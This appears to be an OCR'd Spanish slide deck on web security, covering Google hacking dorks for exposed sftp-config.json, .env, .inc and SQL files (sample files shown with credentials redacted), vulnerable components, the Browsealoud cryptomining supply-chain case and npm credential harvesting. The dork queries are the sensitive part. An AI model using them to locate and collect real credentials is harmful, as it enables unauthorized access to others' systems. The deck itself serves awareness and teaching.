


Google Hacking




Google Hacking

intitle:"Index Of" intext:sftp-config.json



```
{
    [redacted]

    // sftp, ftp or ftps
    "type": "ftp",

    "save_before_upload": true,
    "upload_on_save": true,
    "sync_down_on_open": true,
    "sync_skip_deletes": true,
    "sync_same_age": true,
    "confirm_downloads": false,
    "confirm_sync": false,
    "confirm_overwrite_newer": true,

    "host": "www.[redacted]",
    "user": "[redacted]",
    "password": "[redacted]",
    //"port": "22",

    "remote_path": "/public_html/[redacted]/",
    "ignore_regexes": [
        "\\.sublime-(project|workspace)", "sftp-config(-alt\\d?)?\\.json",
        "sftp-settings\\.json", "/venv/", "\\.svn/", "\\.hg/", "\\.git/",
        "\\.bzr", "_darcs", "CVS", "\\.DS_Store", "Thumbs\\.db", "desktop\\.ini"
    ],
    //"file_permissions": "664",
    //"dir_permissions": "775",

    //"extra_list_connections": 0,

    "connect_timeout": 30,
    //"keepalive": 120,
    //"ftp_passive_mode": true,
    //"ftp_obey_passive_host": false,
    //"ssh_key_file": "~/.ssh/id_rsa",
    //"sftp_flags": ["-F", "/path/to/ssh_config"],

    //"preserve_modification_times": false,
    //"remote_time_offset_in_hours": 0,
    //"remote_encoding": "utf-8",
    //"remote_locale": "C",
    //"allow_config_upload": false,
}
```

Google Hacking



Google Hacking

"mysqli_connect" ext:inc

```
    //require_once("session.inc");

    class DB
    {
            var $host = "[redacted]";    //macchi
            var $user = "[redacted]";          //utente abilita
            var $pwd = "[redacted]";           //password dell'
            var $dbname = "[redacted]";        //il nome del da

  function DB()
  {
     $this->db_user();
  }
```

Google Hacking


"DB_PASSWORD" filetype:env

```
APP_ENV=production
APP_DEBUG=false
APP_KEY=[redacted]
APP_URL=[redacted]

DB_HOST=[redacted]
DB_DATABASE=[redacted]
DB_USERNAME=[redacted]
DB_PASSWORD=[redacted]
DB_PORT=3306
DB_TABLES_PREFIX=cor
DB_CHARSET=utf8
DB_COLLATION=utf8_unicode_ci
DB_DUMP_COMMAND_PATH=

IMAGE_DRIVER=gd

CACHE_DRIVER=file
SESSION_DRIVER=file
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=[redacted]
REDIS_PORT=6379

APP_LOG=daily

PAYPAL_MODE=[redacted]
PAYPAL_USERNAME=[redacted]
PAYPAL_PASSWORD=[redacted]
PAYPAL_SIGNATURE=[redacted]
```

Aplicaciones Laravel


Google Hacking

filetype:sql intext:password | pass | passwd intext:username intext:INSE



Utilización de componentes con vulnerabilidades conocidas

OWASP - A9: 2017 – Using component with known vulnerabilities




- El 88% de las aplicaciones Java incluyen al menos un componente vulnerable.
- El 53,3% de las aplicaciones Java utilizan versiones vulnerables de componentes “Common Collections”.

http://sdtimes.com/report-majority-java-apps-susceptible-hack-attacks

“More than 37% of websites use at least one library version with a known vulnerability.”

https://sdtimes.com/angular/security-vulnerabilities-javascript-libraries-hard-avoid/




https://www.federacy.com/docker_image_vulnerabilities

Atacando la cadena de suministros

VIERNES, 16 DE FEBRERO DE 2018

Miles de sitios webs de los gobiernos hackeados para minar criptomonedas

Se han descubierto miles de webs de varios gobiernos del mundo que forzaban a los visitantes a minar criptomonedas.



Extraída de Hackbusters


http://unaaldia.hispasec.com/2018/02/miles-de-sitios-webs-de-los-gobiernos.html

Atacando la cadena de suministros

VIERNES, 16 DE FEBRERO DE 2018

Miles de sitios webs de los gobiernos hackeados para minar criptomonedas

Se han descubierto miles de webs de varios gobiernos del mundo que forzaban a los visitantes a minar criptomonedas.




"Los ciberdelincuentes consiguieron modificar un complemento de accesibilidad de terceros llamado *Browsealoud*, el cuál estaba presente en todas las webs afectadas. **Una vez más, la secuencia de comandos que se insertó pertenece a *CoinHive…*"**

http://unaaldia.hispasec.com/2018/02/miles-de-sitios-webs-de-los-gobiernos.html

Atacando la cadena de suministros


Los gestores de paquetes: cómo controlar NPM buscando contraseñas débiles




https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md

Atacando la cadena de suministros

Los gestores de paquetes: cómo controlar NPM buscando contraseñas débiles



https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md



Atacando la cadena de suministros

